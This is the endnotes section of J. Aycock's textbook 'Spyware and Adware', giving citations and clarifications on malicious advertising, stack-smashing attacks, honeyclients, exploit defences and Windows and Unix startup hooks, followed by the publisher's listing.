Modeled after an example encountered by the author. The problem of fake, or rogue, anti-malware software is discussed in Malcho [201] and O’Dea [256], among other places.

‘... legitimate web sites that display third-party advertisements...’ (page 15)

This makes it sound as if legitimate sites are complicit in the activity, but code can be tailored to show one version of an advertisement (i.e., a spyware-free one) to the IP address(es) of the legitimate approver of the advertisement, and a spyware-enhanced one to all other IP addresses. See [360].

‘The Jargon File...’ (page 16)

This quote is from the Jargon File’s spyware entry [293].

‘... highly prevalent...’ (page 16)

Provos et al. [288] gathered data about these attacks in the wild.

‘The attack works by overflowing an input buffer...’ (page 16)

Stack smashing attacks are described in many places. A well-known reference is Aleph One [7].

‘... using the library routine...’ (page 16)

The use of `gets` is actively discouraged, and a number of systems will complain bitterly if a program is being compiled that uses it.

‘The stack frame is used to store...’ (page 16)

This is one of several simplifying assumptions made in this section to make explanation easier. Stack frames can be optimized away by the compiler under certain circumstances. The stack is also assumed to grow downwards, from high memory to low memory.

‘What is also stored on the stack is the return address...’ (page 16)

Another simplifying assumption: the return address need not be stored on the stack, depending on the architecture and the function being called. For example, the return address can be stored in a register on a RISC architecture when a “leaf” function (one that does not call any other functions) is called. Despite all these assumptions, variations of stack smashing as well as other attacks will work in situations where these assumptions are not true.

‘... if the adversary can start a shell...’ (page 18)

Strictly speaking, the adversary would be most interested in a shell with root (or administrator) privileges in order to have the run of the system. Even an unprivileged shell may be sufficient to install spyware to spy on a single user, however.

‘... NOP sled...’ (page 18)

Erickson [86]. (Aleph One [7] mentions the idea, but doesn’t give it a name.)

‘... the user’s browser announces itself...’ (page 18)

Strictly speaking, this is optional – this information is sent via the User-Agent field on an HTTP request [94].

‘First, to avoid security companies...’ (page 18)

This application was suggested by Seifert [308].

‘... honeyclients or honeymonkeys’ (page 19)

Wang [371] and Wang et al. [373], respectively. A much larger-scale study was done by Provos et al. [289].

‘... it may be more for financial reasons’ (page 19)

There is some speculation on the rationale for this [289], but it is common practice for affiliate programs: `iframeDOLLARS.biz` paid for all except countries in some regions; `cash4toolbar.com` offered fifteen times more money for installs in the U.S., U.K., and Canada than any other country; `toolbarcash.com` was only paying for certain countries. (Some of these required user involvement to install.)

‘... diversity is a valuable strategy’ (page 19)

An elaboration of this statement can be found in Forrest et al. [97].

‘... can be made more challenging...’ (page 19)

Although not impossible – Shacham et al. [309] describes how to attack systems that employ address space randomization by using a brute force attack. Making the stack nonexecutable is no solution, either, because other types of exploit (e.g., return-to-libc attacks [252]) will still work.

‘... known exploits may be guarded against...’ (page 19)

This can be done with an intrusion detection/prevention system at the network or host level. One system watches for known browser vulnerabilities inside the browser [294] by rewriting web page content.

‘Sandboxing is not enough in general...’ (page 19)

As pointed out by Reis et al. [294].

- ‘... malware may install, or drop, spyware...’ (page 19)
See Aycock [23] or Szor [344] for more on malware.
- ‘... akin to a macro virus...’ (page 20)
Again, see Aycock [23] or Szor [344].
- ‘... browser helper objects...’ (page 20)
BHOs are documented widely, e.g., Esposito [88].
- ‘... dynamic-link libraries...’ (page 20)
DLLs are referred to as shared libraries on other systems; see Levine [187].
- ‘The Firefox browser...’ (page 21)
The plugin interface is described in Mozilla documentation [246], as is the extension mechanism [245].
- ‘... startup behaviors are specified in the Registry...’ (page 22)
Chien [57], Singh et al. [317], and Wang et al. [375] were used for information about the Windows startup process and kernel startup. The complicated relationship between Registry startup keys, the login prompt, and the startup folder is explained in [230].
- ‘... DLLs have an initialization routine...’ (page 22)
Levine [187].
- ‘... Unix systems perform startup...’ (page 22)
Wang et al. [375] list some Unix startup hooks.
- ‘... regular users do not normally have permission...’ (page 23)
Assuming the user does not log in as the administrator or root user, a heavily-discouraged practice.
- ‘... several pieces of malware only install startup hooks...’ (page 23)
For example, *Pandex* [282] is some malware that uses this trick; baiyuanfan [28] hinted at it as well.
- ‘... monitor startup points for three things...’ (page 23)
This list is from Wang et al. [375].
- ‘... automatically detect which software is bundled together’ (page 23)
Wang et al. [375]. They also mention chained installation (but don’t refer to it by that name) as well as infection-like techniques. Chien [57] mentions chained installs, and Henkin et al. [127] describe a similar-sounding installation technique. The file time issue is discussed by Wang et al. [374], who use logs from Windows’ System Restore facility [123] instead of files’ timestamps. Fine-grained tracking is used by Hsu et al. [141] on Windows to automatically remove malware, and by King and Chen on Linux [171], although the latter was to assist in manual intrusion analysis.



<http://www.springer.com/978-0-387-77740-5>

Spyware and Adware

Aycock, J.

2011, XIV, 146 p., Hardcover

ISBN: 978-0-387-77740-5